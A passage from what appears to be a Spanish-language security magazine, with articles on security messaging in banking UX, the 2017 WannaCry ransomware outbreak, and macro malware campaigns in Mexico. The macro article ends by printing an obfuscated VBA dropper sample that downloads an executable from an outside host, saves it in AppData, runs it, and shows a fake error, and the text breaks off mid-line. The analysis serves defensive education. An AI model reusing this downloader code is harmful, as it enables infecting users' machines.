Sin embargo, no es fácil acercar a los usuarios estos elementos de seguridad por lo que es necesario incorporar Experiencia de Usuario (UX), entendida como "la sensación, sentimiento, respuesta emocional, valoración y satisfacción del usuario respecto a un producto, resultado del fenómeno de interacción con el producto y la interacción con su proveedor" (Hassan y Martín, 2005).

¿Qué se ha hecho hasta ahora?

Los usuarios de banca en línea se enfrentan a:

- Mensajes instructivos
- Dispositivos criptográficos (como los llamados *tokens*)
- Contraseñas
- Candados de autentificación
- Certificados de transmisión de datos (como el conocido *https://*)

Estos aspectos, por separado o combinados, son los pilares de la seguridad en línea en un nivel técnico, pero a nivel usuario, los expertos en seguridad se esfuerzan para poder incorporarlos y volverlos "los nuevos váuchers de certidumbre para las personas".

Al navegar entre portales de Internet y usar aplicaciones móviles de diferentes bancos, se puede comprobar que la mayoría de los esfuerzos se dirigen a la parte preventiva, lo cual es tradicionalmente el mejor antídoto para cuidar nuestra información en línea.

Los bancos acercan conceptos a los usuarios sobre seguridad informática como:

- Fraudes en todas sus dimensiones (por redes sociales, correo electrónico, virus, *phishing*, sitios falsos)
- Extorsiones o engaños telefónicos
- Clonaciones de tarjetas de crédito o credenciales de identidad
- *Pharming*
- Robo de identidad
- Estafas financieras

Ante este panorama, hay dos grandes tareas pendientes:

1. ¿Cómo incorporar estos conceptos para que no se aborden de manera preventiva, sino activa en las interfaces de las aplicaciones y sitios bancarios?
2. ¿De qué manera se puede incentivar a los usuarios a asimilar que la seguridad informática forma parte de la banca en línea e impulsar su uso?

La experiencia del usuario al rescate

Si bien los métodos para incorporar la seguridad con apoyo de la experiencia de usuario son diversos, aquí se propone uno que puede ayudar a los expertos en seguridad a involucrarse con el equipo de trabajo para definir tiempos y alcances. Wood (2015, pp. 18-19) considera que hay un flujo interactivo que los equipos de desarrollo pueden implementar para que los proyectos avancen paulatinamente hasta alcanzar una interfaz final:

Objetivos de la interfaz	Especificaciones de la interfaz	Arquitectura de información	Diseño de la interfaz (1)	Diseño de la interfaz (2)	Diseño de la interfaz (3)
Objetivos del cliente (ROI)	Contenido	Personajes ficticios	Desarrollo *Front-End*	Desarrollo *Back-End*	Diseño final
Necesidades y objetivos de los usuarios	Funcionalidad	*Wireframes* y prototipos			
Comunicación Visual	Comunicación Visual	Comunicación Visual	Comunicación Visual		Comunicación Visual
	Código *Front* y *Back End*	Código *Front* y *Back End*	Código *Front* y *Back End*	Código *Front* y *Back End*	Código *Front* y *Back End*
Seguridad de la información	Seguridad de la información		Seguridad de la información	Seguridad de la información	Seguridad de la información
Arquitectura de Información	Arquitectura de Información	Arquitectura de Información	Arquitectura de Información		Arquitectura de Información
Experiencia de Usuario					

Tabla 1. Propuesta de trabajo multidisciplinario desarrollada por David Wood (2015), considerando la incorporación del personal de seguridad. En ella, se puede observar en qué momento cada elemento del equipo lidera una actividad y cómo los otros perfiles lo apoyan para concretar el proyecto

Al incorporar la seguridad de la información desde el objetivo de la interfaz, se ofrece de primera mano la posibilidad de consultar y trabajar de manera eficiente la comunicación que se establecerá con los usuarios sobre los mecanismos a utilizar en términos de seguridad integral.

Los desarrolladores del "*back-end* (encargados de crear los motores de juego, sistemas de gestión de contenido o la distribución de datos mediante Python, Ruby, C, PHP, VisualBasic, AJAX, MySQL, entre otros) y *front-end* (a cargo de escribir el marcado y los estilos para una interfaz web o móvil mediante HTML, XHTML, HTML5, JavaScript, jQuerry, XML, CSS, entre otros)" (Wood, 2015, p. 184), en conjunto con los arquitectos de información y los diseñadores, deben considerar un protocolo mínimo de seguridad de la información en

las interfaces de los sitios web y hacerlos evidentes para los usuarios.

De acuerdo con Buie y Murray (2012, pp. 39-40), "la experiencia de usuario es también un parteaguas [...] en la tecnología. Sus tres grandes contribuciones son los factores humanos y ergonómicos (por sus siglas en inglés HFE), la interacción humano computadora (conocida por sus siglas en inglés como HCI) y la usabilidad, esta última solo abreviada con U".

- Los HFE se pueden entender como la manera en que los seres humanos interactúan con un sistema o un objeto de manera apropiada. Por ejemplo, una tarjeta de crédito: aprendemos por sus características ergonómicas el lado correcto de insertarla en el cajero automático; sabemos de un token que en un tiempo determinado cambia la clave de la pantalla.
- La HCI permite que en la adaptación para los HFE se genere la eficiencia, la eficacia y la satisfacción.
- U se encarga de hacer que los programas sean fáciles de usar, comprender, compartir y permiten al usuario cumplir los fines que persigue.

En acción: casos prácticos

En los siguientes casos podemos ver diferentes maneras en que algunos bancos han asumido el reto de involucrar el tema de seguridad para el usuario.

Caso 1

Figura 1. El Banco 1 muestra el aviso y consejos de seguridad en una ventana emergente antes de iniciar la navegación por el sitio

Caso 2

Figura 2. El Banco 2, ofrece la información de seguridad en dos apartados del sitio (Centro de Ayuda y Seguridad) y deja su consulta al interés del usuario

En la tabla 2 se compara qué están haciendo las empresas en términos de seguridad y experiencia de usuario para comunicar adecuadamente a las personas.

Conclusiones y recomendaciones

La propuesta de Wood revela que al desarrollar proyectos digitales, sean sistemas o desarrollo web, la seguridad de la información debe ser un tema central en el equipo desde el inicio del proyecto. Si la programación carece de una comunicación eficiente, eficaz y satisfactoria para el usuario final, poco importarán los niveles de seguridad que se apliquen al producto.

Con lo que se abordó anteriormente, podemos comprender que durante el desarrollo de interfaz la experiencia de usuario servirá para fortalecer todas las medidas de seguridad que suelen aplicarse; desde certificados SSL, contraseñas, protección de NIP, hasta la prevención de robo de identidad.

Algunas de las recomendaciones son:

- Desde etapas tempranas en el desarrollo, evaluar la participación de especialistas de seguridad y de in-

	Ventajas	Desventajas
Banco 1	Visibilidad de los mensajes.	Ocupa demasiado espacio e interrumpe la navegación.
	Definición clara del público objetivo.	Usa colores de bajo contraste, lo que excluye a débiles visuales.
	Amplio grado de visibilidad en temas de seguridad.	Hace que el usuario sepa más del tema de seguridad, antes que realizar su objetivo principal para el cual ingresó al sitio.
	Se diseñan interacciones múltiples.	
	La seguridad es un hecho contingente.	Énfasis exacerbado en el tema, puede crear una impresión de más inseguridad que de seguridad.
	Emplea los términos académicamente correctos.	Algunos neologismos y anglicismos son difíciles de entender. Confunden al usuario.
Banco 2	Se incluye desde la página de inicio el tema de seguridad.	El acceso para ingresar al tema no es tan evidente.
	Se tienen dos accesos para que el usuario ingrese a revisar los tópicos sobre seguridad.	Al ingresar a Centro de Ayuda / Consejos de Seguridad y al apartado Seguridad, se termina en el mismo sitio, lo que puede confundir al usuario respecto al contenido.
	La interacción está diseñada para que los usuarios cumplan su objetivo en el sitio, y posteriormente puedan consumir información contextual.	El tema de seguridad se cataloga como información contextual, por lo que queda únicamente del lado del usuario el ingreso o no.
	Una vez que se ingresa al apartado de Seguridad, la interacción se conserva y el usuario puede mantener la misma sensación en el sitio.	
	La seguridad es un hecho contingente.	Énfasis exacerbado del tema, puede crear una impresión de más inseguridad que de seguridad.
	El sitio no presenta etiquetas complicadas de entender para el usuario, y al formar parte de un entorno, es más sencillo comprender los términos y conceptos.	Solo usa algunos anglicismos.

Tabla 2. Comparación de los aplicativos empleados por los bancos para comunicar en sus interfaces a la seguridad de la información

terfaz de usuario considerando los objetivos del negocio, a fin de que se transmitan mensajes efectivos a las personas. Hacer un esfuerzo de traducción de términos para que la mayoría de los usuarios logren asimilar los conceptos y realizar óptimamente sus actividades.

- Ser conscientes de que en la medida en que los usuarios finales hagan sus tareas de manera segura y eficiente en los sitios web o sistemas, la labor de seguridad será más sencilla de llevar a cabo en conjunto con todas las aplicaciones y herramientas de seguridad que se implementen.
- Equilibrar, más no omitir, los consejos, ayudas y materiales de apoyo para que los usuarios asimilen aquellos casos y conceptos que sean complicados de

explicar o correspondan a tecnologías nuevas para ellos.
- Mantener las interfaces y las plataformas actualizadas con información que interesa a los usuarios, a fin de que ellos aprecien confianza, certidumbre y certeza de la información que consumen y los datos que están proporcionando.

Estas recomendaciones son la base para incorporar la seguridad en la experiencia de usuario, con miras a generar en las personas una asimilación práctica que permita incorporarla fácilmente en la vida cotidiana, y así evitar que sigan por caminos separados.

Referencias

Angulo, J., Fisher-Hübner, S, Gullberg, P., Kling, D., Tavemark, D. & Wästlund, E. (2012). Understanding the user experience of secure mobile online transactions in realistic contexts of use. Recuperado de: http://cups.cs.cmu.edu/soups/2012/u-prism/soups12_mobile-final10.pdf

Buie, E. & Murray D. (2012). Usability in Government Systems: User Experience Design for Citizens and Public Servants. Recuperado de: http://bit.ly/2qRcoUW

Hassan, Y. (2015). Experiencia de Usuario: Principios y Métodos. Recuperado de: http://yusef.es/Experiencia_de_Usuario.pdf

Wood, D. (2015). Bases del Diseño de Interacción. Diseño de Interfaces. Introducción a la comunicación visual en el diseño de interfaces de usuario. Ed. PAD. Barcelona, España.

Si quieres saber más, consulta:

- Consejos prácticos de seguridad para proteger los datos bancarios al comprar en línea
- Consejos para desarrolladores web con enfoque a comercio electrónico
- Recomendaciones antes de liberar tu página web

Galvy Ilvey Cruz Valencia

Es licenciado en Ciencias de la Comunicación por la Facultad de Ciencias Políticas y Sociales de la UNAM y Maestro en Comunicación y Tecnologías Educativas por la Escuela de Altos Estudios en Comunicación Educativa del ILCE.

Fue colaborador de UNAM-CERT como editor de la Revista .Seguridad; ha sido docente y coordinador editorial de revistas digitales. Hoy se desempeña en el Departamento de Arquitectura de Información del Instituto Nacional Electoral.

WannaCry: ataque mundial y consideraciones sobre ciberseguridad

Sergio Anduin Tovar Balderas
Raúl Abraham González Ponce
Demian García

El viernes 12 de mayo de 2017 se detectó un secuestro de equipos a escala mundial debido a una explotación de la vulnerabilidad de SMB (MS17-101) en las diferentes versiones de la familia de sistemas operativos Microsoft Windows. Este protocolo es utilizado para realizar tareas cotidianas, como compartir impresoras y archivos en entornos de trabajo y también en redes caseras. La amenaza que explotó esta vulnerabilidad fue un *ransomware*, es decir, un código malicioso que cifra la información del usuario y exige un rescate para restaurar los archivos, identificado en el medio como WannaCry.

El *malware* se propagó en muy poco tiempo a través del mundo. A primeras horas del viernes 12 diversas compañías en España reportaban computadoras secuestradas, entre ellas la compañía de telecomunicaciones Telefónica (Palazuelos, 2017a). Al mismo tiempo, en el Reino Unido se emitió un aviso a los usuarios del Sistema Nacional de Salud para anunciar que 40 hospitales habían sido afectados, por lo que en algunos de ellos se abstuvieron de prestar servicios de emergencia e incluso tuvieron que regresar al papel, lo cual causó demoras en la asistencia médica (Woollaston, 2017).

El mismo viernes el Centro Criptológico Nacional de España lanzó un informe en el que identificaba la especial criticidad de la campaña de ransomware (CCN-CERT, 2017). El malware incorpora características de un gusano y se propaga a través de la red explotando la vulnerabilidad en SMB (MS17-010) gracias al uso de los *exploits* EtneralBlue y DoublePulsar, dadas a conocer por el grupo ShadowBrokers (Paganini, 2017).

Esta vulnerabilidad era de conocimiento de Microsoft, por lo que en marzo de 2017 puso a disposición de los usuarios las actualizaciones de seguridad que solucionaban la vulnerabilidad en SMBv1 en el boletín de seguridad MS17-010 (Microsoft, 2017b; Pagnotta, 2017). Sin embargo, la cantidad de dispositivos infectados en el mundo llegó a aproximadamente 300,000 en más de 179 países en tan solo 4 días (Palazuelos, 2017b), lo cual reveló la gran cantidad de dispositivos que usaban una versión de Windows sin las actualizaciones de seguridad más recientes. Más adelante se descubrió que al menos dos tercios de los dispositivos infectados en el ataque de ransomware usaban Windows 7, que no contaba con los parches de seguridad necesarios (Auchard, 2017). El mismo día del ataque, Microsoft tomó una decisión poco común y ofreció actualizaciones de seguridad gratuitas para las versiones anteriores a Windows 10 que presentaban un grado crítico de amenaza (Microsoft, 2017).

¿Cómo funciona?

El funcionamiento general del ransomware WannaCry (también conocido como WannaCrypt, WCry, WanaCrypt0r, WCrypt o WCRY) es el siguiente:

1. WannaCry realiza una conexión a hxxp://www[.]iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com. Si la conexión es exitosa hará que el malware se cierre (interruptor de apagado/*killswitch*).
2. Se ejecuta como servicio:
    1. Copia y mueve archivos del sistema.
    2. Tiene la capacidad de escanear el puerto 445 sobre TCP que ocupa el protocolo SMB en redes internas y en Internet con equipos e intenta propagarse vía SMB utilizando los exploits (EternalBlue/DoublePulsar).
3. Extrae un archivo zip que contiene la configuración de Tor que utiliza el malware para consultar los nodos Tor (.onion) que se utilizaran para la comunicación y cargar las carteras Bitcoin que son utilizadas para el pago del rescate.
4. Prepara los archivos, llaves públicas y privadas que utilizará para cifrar los archivos del equipo víctima.
5. Cifra los archivos y pide rescate en la criptomoneda Bitcoin.
6. Configura la persistencia.

Cabe mencionar que surgieron variantes de WannaCry que:

- No tenían kill switch
- Realizaban conexiones a dominios diferentes
- Consultaban nuevos nodos Tor (C2)

El ransomware cifra la información del usuario, principalmente documentos de audio, video, certificados, hojas de cálculo, imágenes, entre otros que se muestran a continuación.

.doc, .docx, .docb, .docm, .dot, .dotm, .dotx, .xls, .xlsx, .xlsm, .xlsb, .xlw, .xlt, .xlm, .xlc, .xltx, .xltm, .ppt, .pptx, .pptm, .pot, .pps, .ppsm, .ppsx, .ppam, .potx, .potm, .pst, .ost, .msg, .eml, .edb, .vsd, .vsdx, .txt, .csv, .rtf, .123, .wks, .wk1, .pdf, .dwg, .onetoc2, .snt, .hwp, .602, .sxi, .sti, .sldx, .sldm, .sldm, .vdi, .vmdk, .vmx, .gpg, .aes, .ARC, .PAQ, .bz2, .tbk, .bak, .tar, .tgz, .gz, .7z, .rar, .zip, .backup, .iso, .vcd, .jpeg, .jpg, .bmp, .png, .gif, .raw, .cgm, .tif, .tiff, .nef, .psd, .ai, .svg, .djvu, .m4u, .m3u, .mid, .wma, .flv, .3g2, .mkv, .3gp, .mp4, .mov, .avi, .asf, .mpeg, .vob, .mpg, .wmv, .fla, .swf, .wav, .mp3, .sh, .class, .jar, .java, .rb, .asp, .php, .jsp, .brd, .sch, .dch, .dip, .pl, .vb, .vbs, .ps1, .bat, .cmd, .js, .asm, .h, .pas, .cpp, .c, .cs, .suo, .sln, .ldf, .mdf, .ibd, .myi, .myd, .frm, .odb, .dbf, .db, .mdb, .accdb, .sql, .sqlitedb, .sqlite3, .asc, .lay6, .lay, .mml, .sxm, .otg, .odg, .uop, .std, .sxd, .otp, .odp, .wb2, .slk, .dif, .stc, .sxc, .ots, .ods, .3dm, .max, .3ds, .uot, .stw, .sxw, .ott, .odt, .pem, .p12, .csr, .crt, .key, .pfx, .de

Killswitch

El sábado 13 de mayo un investigador de 22 años notó que las muestras del malware enviaban peticiones a un dominio. “Vi que no estaba registrado y pensé ‘quizá debería tenerlo’”, escribió Marcus Hutchins, cuyo nombre en Twitter es MalwareTech, así que compró el dominio por cerca de 10 dólares para analizar más tarde la relación entre el código malicioso y el DNS que había adquirido (Hutchins, 2017).

Marcus Hutchins explica que al principio creyó que al registrar el dominio había activado el ransomware, lo cual significaba que había cifrado la información de todo mundo. Sin embargo, el investigador de Proofpoint, Darien Huss, descubrió que en realidad al registrar el dominio la propagación de WannaCry se había frenado.


Durante el análisis de malware se identificó que se realizaba una consulta al dominio antes mencionado, y si no se obtenía respuesta, el ransomware continuaba buscado equipos vulnerables en la red para propagar la infección. Una vez registrado el dominio, los investigadores se dieron cuenta de que la muestra dejaba de propagarse por medio de la red. Esto significaba que la respuesta del dominio funcionaba como un interruptor de apagado o *killswitch*.

El sábado 13 de mayo algunos creyeron que el código malicioso se había detenido, pero aún se tenían sospechas de que el malware atacara de nuevo en otras versiones (Iglesias, 2017). El domingo se detectaron nuevas versiones de WannaCry que no necesitaban comunicarse con el dominio que hacía las funciones de killswitch, pero que seguían explotando la misma vulnerabilidad.

Parches de seguridad para todos

La explotación de la vulnerabilidad de SMBv1 fue posible gracias a EternalBlue, que se hizo público a mediados de 2016. Esta vulnerabilidad fue parchada por Microsoft en el mes de marzo, para Windows 10. Sin embargo, los parches de seguridad no estaban disponibles para todas las plataformas Windows que están en soporte personalizado, incluidos Windows Xp, Windows 8 y Windows Server 2003.

Pero ante la propagación masiva, la compañía tomo un paso muy inusual para proporcionar la actualización de seguridad a todos sus sistemas operativos. Para los que utilizan Windows Defender se lanzó una actualización que detecta esta amenaza como “Win32/WannaCrypt”. El 22 de mayo liberaron una actualización de la Herramienta de eliminación de software malintencionado de Microsoft (MSRT) para detectar y eliminar el malware WannaCrypt (Warren, 2017; Microsoft, 2017a). Al mismo tiempo, las compañías de ciberseguridad actualizaron sus sistemas para detectar y mitigar esta amenaza.



El crimen no paga

Los pagos realizados a los responsables de WannaCry, hasta el día 30 de mayo de 2017 rondaban los 110 mil dólares, de acuerdo con el rastreo de las transacciones realizadas a los tres monederos para recibir bitcoins identificados en el análisis del código malicioso. De acuerdo a las transacciones registradas en Blockchain se pagó por 336 rescates de información.

El balance final de este ataque indica que resultó poco redituable para los perpetradores, aunque bastante efectivo en su

propagación, tomando en cuenta que más de 200,000 equipos en el mundo fueron infectados.

Medidas preventivas contra WannaCry y otras amenazas cibernéticas

A pesar de que esta amenaza fue contenida, es necesario mantener la guardia alta para no ser afectado por otros tipos de ransomware. Las recomendaciones básicas para estar preparado son:

1. Hacer respaldos de la información periódicamente.
2. Mantener actualizado el sistema operativo e instalar los parches de seguridad.
3. No abrir correos electrónicos de remitentes desconocidos ni abrir los archivos adjuntos.
4. No abrir enlaces de dudosa procedencia a menos de estar seguro de la confiabilidad de quien lo publica.
5. Mantener actualizado nuestro sistema *antimalware*.

Si eres víctima del ransomware, la primera recomendación es no pagar el rescate ya que no hay garantía de obtener la información secuestrada. Al tener respaldos organizados y seguros podrás formatear la computadora para reinstalar los programas y recuperar tu información.

Puedes ver aquí el video de como el ransomware WannaCry se apodera de un sistema Windows.

Referencias

Auchard, E. (2017, 23 de mayo). Security experts find clues to ransomware worm's lingering risks. Reuters. Recuperado el 24 de mayo de 2017 de http://www.reuters.com/article/us-cyber-attack-failures-idUSKCN18E2SG?feedType=RSS&feedName=technologyNews&ct=t()

CCN-CERT. (2017, 12 de mayo). Identificado ataque de ransomware que afecta a sistemas Windows. CCN-CERT. Recuperado el 24 de mayo de 2017 de https://www.ccn-cert.cni.es/seguridad-al-dia/comunicados-ccn-cert/4464-ataque-masivo-de-ransomware-que-afecta-a-un-elevado-numero-de-organizaciones-espanolas.html

Cisco. (2017, 18 de mayo). Player 3 Has Entered the Game: Say Hello to 'WannaCry'. Recuperado el 18 de mayo de 2017 de http://blog.talosintelligence.com/2017/05/wannacry.html

Endgame. (2017). WCry/WanaCry Ransomware Technical Analysis. Recuperado el 18 de mayo de 2017 de https://www.endgame.com/blog/technical-blog/wcrywanacry-ransomware-technical-analysis

Hutchins, M. (2017, 13 de mayo). How to Accidentally Stop a Global Cyber Attack. MalwareTech. Recuperado el 25 de mayo de 2017 de https://www.malwaretech.com/2017/05/how-to-accidentally-stop-a-global-cyber-attacks.html

Iglesias, A. (2017). WannaCry: se confirma la existencia de 2 variantes del ransomware, que ya está remitiendo. TICbeat. Recuperado el 25 de mayo de 2017 de http://www.ticbeat.com/seguridad/wannacry-se-confirma-la-existencia-de-2-variantes-del-ransomware-que-ya-esta-remitiendo/

Microsoft. (2017a, 12 de mayo). Customer Guidance for WannaCrypt attacks. Recuperado el 18 de mayo de 2017 de https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Microsoft. (2017b, 14 de marzo). Microsoft Security Bulletin MS17-010 – Critical. Microsoft TechNet. Recuperado el 25 de mayo de 2017 de https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Paganini, P. (2017, 22 de abril). Hackers compromised thousands of Windows boxes using leaked NSA hack tools DOUBLEPULSAR and ETERNALBLUE. Security Affairs. Recuperado el 24 de mayo de 2017 de http://securityaffairs.co/wordpress/58217/hacking/doublepulsar-nsa-massive-attacks.html

Pagnotta, S. (2017). WannaCryptor lo hizo: llegó el día en que todos hablaron de seguridad. We Live Security – ESET. Recuperado el 24 de mayo de 2017 de https://www.welivesecurity.com/la-es/2017/05/15/wannacryptor-todos-hablaron-de-seguridad/

Palazuelos, F. (2017a, 13 de mayo). La solución al ciberataque que no fue atendida. El país. Recuperado el 24 de mayo de 2017 de http://tecnologia.elpais.com/tecnologia/2017/05/13/actualidad/1494661227_809039.html

Palazuelos, F. (2017b, 15 de mayo). China descubre una nueva mutación del virus responsable del ciberataque mundial. El país. Recuperado el 24 de mayo de 2017 de http://tecnologia.elpais.com/tecnologia/2017/05/15/actualidad/1494835268_125044.html

Warren, T. (2017). Microsoft issues 'highly unusual' Windows XP patch to prevent massive ransomware attack. The Verge. Recuperado el 26 de mayo de 2017 de https://www.theverge.com/2017/5/13/15635006/microsoft-windows-xp-security-patch-wannacry-ransomware-attack

Woollaston, V. (2017, 15 de mayo). The NHS trusts and hospitals affected by the Wannacry cyberattack. Wired. Recuperado el 24 de mayo de 2017 de http://www.wired.co.uk/article/nhs-trusts-affected-by-cyber-attack

Si quieres saber más:

- El futuro no pertenece a los antivirus
- Navegando al día
- Tendencias de seguridad 2017. ¿Estás preparado?

Sergio Anduin Tovar Balderas

Es egresado de la carrera de Ingeniería en Computación con módulo de salida en Redes y Seguridad por la Facultad de Ingeniería de la Universidad Nacional Autónoma de México (UNAM).

Labora desde 2014 en la Coordinación de Seguridad de la Información (CSI/UNAM-CERT) en el área de Detección de Intrusos y Tecnologías Honeypot, donde lleva a cabo actividades de desarrollo, instalación y pruebas de tecnologías *honeypot* para análisis y detección de actividad maliciosa.

Fue instructor de la línea de especialización Detección de Intrusos y Tecnologías Honeypot en el Congreso Seguridad en Cómputo UNAM 2014.

Egresado de la octava generación del Plan de Becas en Seguridad Informática de UNAM-CERT. Ha participado como instructor de nuevas generaciones en este mismo plan de capacitación. Laboró en el proyecto Seguridad en UNIX de la misma organización, además ha impartido cursos y participado en proyectos con dependencias de la UNAM y entidades externas del sector público.

Cuenta con la certificación IPS-ESE (*IPS Express Security for Engineers*) de Cisco.

Raúl Abraham González Ponce

Estudió Ciencias de la Comunicación en la Facultad de Ciencias Políticas y Sociales. Es editor desde hace catorce años en las áreas de interés general, literatura y educación. Ha sido editor de varios libros de texto aprobados por la Secretaría de Educación Pública. Colaboró con artículos de opinión para la revista +Claro y literarios para Playboy. Fue colaborador en la Dirección General de Publicaciones de la UNAM por tres años, dictaminador de nuevos materiales y corrector de estilo en Editorial Patria, Larousse y Norma.

Fue responsable del área de ciencias y ciencias sociales en Oxford University Press México, donde se especializó en la edición de textos educativos científicos. Acualmente trabaja para Sistema UNO de Santillana como editor de contenidos de secuencias didácticas. Además colabora con UNAM-CERT para difundir la cultura de la ciberseguridad por medio de redes sociales y a través de la Revista .Seguridad.

Demian García

Entusiasta del análisis forense y la formación de equipos de respuesta a incidentes.

Colabora con la Coordinación de Seguridad de la Información/UNAM-CERT desde noviembre de 2012, actualmente es el responsable del área de Respuesta a Incidentes y su principal actividad es guiar al equipo encargado de la detección de actividad maliciosa en RedUNAM para su gestión, análisis y solución.

Entre otras actividades que realiza para UNAM-CERT destacan la investigación de nuevas tendencias en actividad maliciosa, la formación de nuevas generaciones de especialistas en seguridad, la revisión técnica de artículos para la revista .Seguridad, entre otras.

Macro malware, campañas de propagación vigentes en México

Miguel Ángel Mendoza López

Los códigos maliciosos continúan siendo la principal causa de incidentes de seguridad en las empresas latinoamericanas. De acuerdo con el ESET Security Report 2017, 49% de los participantes en este estudio, afirmó haber padecido un incidente de seguridad relacionado con *malware*; esto significa que prácticamente una de cada dos empresas en Latinoamérica presentó un caso de infección por software malicioso. Esto se relaciona directamente con las distintas campañas de malware que son identificadas de manera recurrente.

A principios de 2014, el Laboratorio de Investigación de ESET Latinoamérica detectó la reaparición de un método de propagación de códigos maliciosos conocido como macro malware. Se trata de una técnica utilizada hace algunos años, a la cual nuevamente recurren las campañas de propagación de malware.

Se han registrado oleadas de ataques, agregando nuevas características a su forma de operación, que en su mayoría tienen como propósito robar información sensible de los usuarios, aunque esta técnica también es utilizada para infectar los sistemas con diferentes tipos de malware, tal es el caso del *ransomware*. En este artículo se revisan algunos aspectos de la forma de operar del también llamado macro virus, además se incluyen medidas de prevención y estadísticas sobre su crecimiento en México.

Características y funcionamiento del macro malware

Las macros son una funcionalidad de ofimática para la automatización de tareas recurrentes cada vez que un documento es abierto, a través de la ejecución de instrucciones programadas en Visual Basic. Esta funcionalidad aparece especialmente en aplicaciones de Microsoft Office (como Word o Excel); la posibilidad de incluir las instrucciones dentro de un documento optimiza la ejecución de operaciones repetitivas.

Sin embargo, algunas macros implican riesgos de seguridad, ya que esta característica puede ser utilizada con propósitos maliciosos, por ejemplo, para propagar malware. Por esta razón, las versiones de ofimática se encuentran configuradas de forma predeterminada para deshabilitar la ejecución de las macros. Recientemente, esta técnica ha reaparecido en distintas operaciones para difundir código malicioso.




Figura 1. Macros deshabilitadas por defecto en Microsoft Office

Las campañas de propagación de malware mediante el uso de macros, generalmente se llevan a cabo a través del envío de *spam*, uno de los métodos para esparcir software malicioso más utilizado de la actualidad junto con la explotación de vulnerabilidades. Los archivos identificados por las soluciones de ESET como VBA/TrojanDownloader son enviados como adjuntos en correos electrónicos masivos y no deseados, utilizando temáticas de interés y mensajes intimidatorios para intentar engañar a los usuarios.


En otros casos, la difusión se realiza a través de sitios que son utilizados para alojar las muestras de malware. Para ello, nuevamente se hace uso del correo electrónico para compartir enlaces maliciosos a los cuales debe acceder el usuario para descargar los documentos en cuestión. Cabe destacar que las maniobras identificadas emplean la imagen de instituciones reconocidas en México, con el propósito de persuadir y lograr la descarga de los archivos apócrifos. De manera recurrente, una institución afectada ha sido el Servicio de Administración Tributaria (SAT), tal como se muestra en la siguiente imagen.

Figura 2. Correo electrónico apócrifo usurpando una institución mexicana

Debido a que la ejecución automática de macros se encuentra deshabilitada por defecto, los autores de macro malware utilizan métodos que buscan convencer a los usuarios para activar las macros, de tal manera que el código malicioso pueda ejecutarse en el sistema de la potencial víctima. Esto lo logran al mostrar advertencias falsas e incluso brindando las instrucciones necesarias para la habilitación y posterior apertura del documento malicioso.

Figura 3. Documento con instrucciones para la ejecución efectiva de la macro maliciosa

De esta forma, si el usuario cae en el engaño se logra el propósito de la macro maliciosa, que generalmente consiste en descargar y ejecutar malware en el sistema de la víctima, pasando a una segunda etapa en el proceso de infección. En otras palabras, este método es utilizado para la descarga y posterior ejecución de un segundo código malicioso; para ello, se incluyen principalmente las funciones URLDownloadToFile y ShellExecute.



```
'us disaster. SV-40 virus from monkey cell cultures contaminated Polio cultures.
'by initials or pseudonyms except in the cases where actual names are
'activities. Waves of unexplained »ghost rockets« seen in Europe, especially
Call mpLrLYxdZ(Environ("ApPdata") & "\" & StrReverse("exe.drowˌtfosorciM"), "http://www.sanato                    i/logo.gif")
'them into human tissue cultures. The result was the AIDS virus, the first human
'covering up the origination of the damned disease. It appears to me that
End Function
Public Function mpLrLYxdZ(NSoF As String, vmiIbpJu As String) As Long
'unless you learn a little virology.
'Morley experiement disproving ether theory.
URLDownloadToFileA 0&, vmiIbpJu, NSoF, 0&, 0&
'1943 - LSD-25 discovered by Swiss chemist Albert Hofmann. Nazi Admiral
'Kennedy assassination: Jack Ruby, whose lawyers charged Dallas authorities
ShellExecuteW 0&, StrPtr("Open"), StrPtr(NSoF), StrPtr(""), StrPtr(""), 1
'marker, a series of misdirections from air traffic controllers and the failure
'eventually covers over 12% of land area. Milgram's Yale experiments
MsgBox "E" & "s" & "t" & "e" & " " & "d" & Chr(111) & Chr(99) & "u" & Chr(109) & Chr(101) & "n" & Chr(116) & Chr(111) & " " &
Chr(110) & "o" & Chr(32) & Chr(101) & "s" & Chr(32) & "c" & "o" & "m" & "p" & Chr(97) & "t" & Chr(105) & Chr(98) & "l" & Chr
(101) & " " & "c" & Chr(111) & "n" & Chr(32) & "e" & "s" & Chr(116) & Chr(101) & " " & Chr(101) & Chr(113) & Chr(117) & Chr
(105) & "p" & "o" & Chr(46) & vbCrLf & vbCrLf & "P" & Chr(111) & "r" & " " & "f" & Chr(97) & "v" & "o" & "r" & " " & Chr(105) &
"n" & Chr(116) & "e" & "n" & Chr(116) & "e" & " " & Chr(100) & "e" & "s" & Chr(100) & Chr(101) & " " & Chr(111) & "t" & "r" &
Chr(111) & Chr(32) & Chr(101) & Chr(113) & Chr(117) & "i" & Chr(112) & "o" & Chr(46), vbCritical, "E" & Chr(113) & "u" & Chr
